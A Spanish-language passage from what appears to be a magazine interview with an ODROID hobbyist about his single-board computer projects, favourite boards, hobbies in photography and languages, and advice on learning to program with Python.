Los utilizo para muchos y diferentes propósitos, puesto que los ODROIDS que existen son varios y muy diversos. En primer lugar, soy como la mayoría de la gente, tengo un HTPC que ejecuta Kodi. El uso más interesante es para mi actual proyecto sobre un coche de control remoto. Tengo una XU4 y una placa shifter shield que controla un transmisor-receptor nRF24L01+. El XU4 ejecuta Android y una aplicación de controlador, que utiliza el NDK Android para comunicarse con el receptor inalámbrico. Por otro lado tengo un ODROIDC1, que pronto será reemplazado por un C0, que ejecuta Linux y también está conectado a un nRF24L01+, aunque el C1 también está conectado a un coche de control remoto (RC). Este sigue siendo un trabajo en desarrollo, me encanta la flexibilidad de los ODROIDS.

¿Cuál es tu ODROID favorito y por qué?

El C1, que pronto será C2 y el XU4 son mis favoritos por diferentes razones. Ambos ODROIDS son equipos muy diferentes y cada uno destaca a su manera. El C1 es un excelente HTPC: es rápido, sin ventilador, tiene soporte para H.265 HEVC y ejecuta estupendamente Kodi. El hecho de que el C1 no comparta el controlador USB y Ethernet hace que sea ideal para un liviano NAS. He experimentado un poco con el C2 y se encuentra en casi todos los sentidos un paso por delante respecto a la C1, pero todavía tengo que encontrar tiempo para hacer el cambio definitivo. El



Andrew y su esposa en Goslar, Alemania. Él habla varios idiomas con fluidez.

XU4 es un fenómeno que utilizo para tareas de escritorio y a veces como consola de emulación.

¿Qué innovaciones te gustaría en futuros productos Hardkernel?

Soy un ODROIDian orgulloso y me gustaría encontrar la forma de demostrarlo. Las etiquetas de ODROID y Hardkernel serían una forma muy buena de presumir de tu afición por los ODROIDS y conseguir que más gente llegue a conocer estos magníficos dispositivos. Algunas innovaciones más técnicas, como disfrutar de la paz y tranquilidad de un dispositivo de refrigeración pasiva y me gustaría ver esto como una opción para todas las placas. Una idea ingeniosa sería que las futuras placas permitieran ambas opciones de refrigeración, que el usuario pueda elegir comprar un disipador de calor más grande o un sistema de refrigeración activo de Hardkernel en base a sus necesidades.

¿Qué aficiones e intereses tienes aparte de los ordenadores?

Más allá del mundo de ODROIDS, mis principales aficiones son la fotografía y los idiomas extranjeros. Tuve la suerte de tener todas mis aficiones alineadas cuando estuve en un programa de prácticas de empresa con Leica Camera en Alemania durante un año de intercambio en la universidad. Tengo un cuarto oscuro improvisado en mi sótano, en el que paso horas y horas escondido en cuando tengo tiempo libre. Las lenguas extranjeras son, lo admito, un pasamiento un tanto raro que tengo, pero me gusta aprender nuevos idiomas y tener la oportunidad de hablar con la gente y utilizarlos. Si veo que tienes varios idiomas en tu perfil de los foros ODROID, hay cierta probabilidad de que intente improvisar unas frases contigo.

¿Qué consejo le daría a alguien que deseé aprender más sobre programación?

Todo programador, no importa lo bueno que sea en la actualidad, empezó como un principiante. He visto algunas personas que empiezan con procesos de aprendizaje para programar y compartir sus retos y el mío sería una buena manera de evitar los errores más comunes. Yo empecé cuando estaba en el colegio sumergiéndome en el lenguaje C++ leyendo manuales básicos y realizando ingeniería inversa del código existente, pero este no es el método que recomendaría a cualquiera. Mi consejo personal es simplemente empezar y dar el paso. Hay un montón de sitios web fantásticos que te pueden ayudan a aprender, junto con una cantidad casi ilimitada de vídeos de YouTube.

Además, nunca se puede aprender a programar tan joven, y hay muchos juegos online que pueden enseñar los conceptos básicos. Para lo esencial y básico, procura coger un lenguaje muy indulgente como Python. Python es un lenguaje flexible y tiene menos mensajes de error difícil de entender en comparación con otros lenguajes y herramientas. Sin embargo, lo más importante es que hay una gran cantidad de documentación con una excelente comunidad tras él, además de un montón de magníficas herramientas y código de demostración, todo disponibles de forma gratuita.

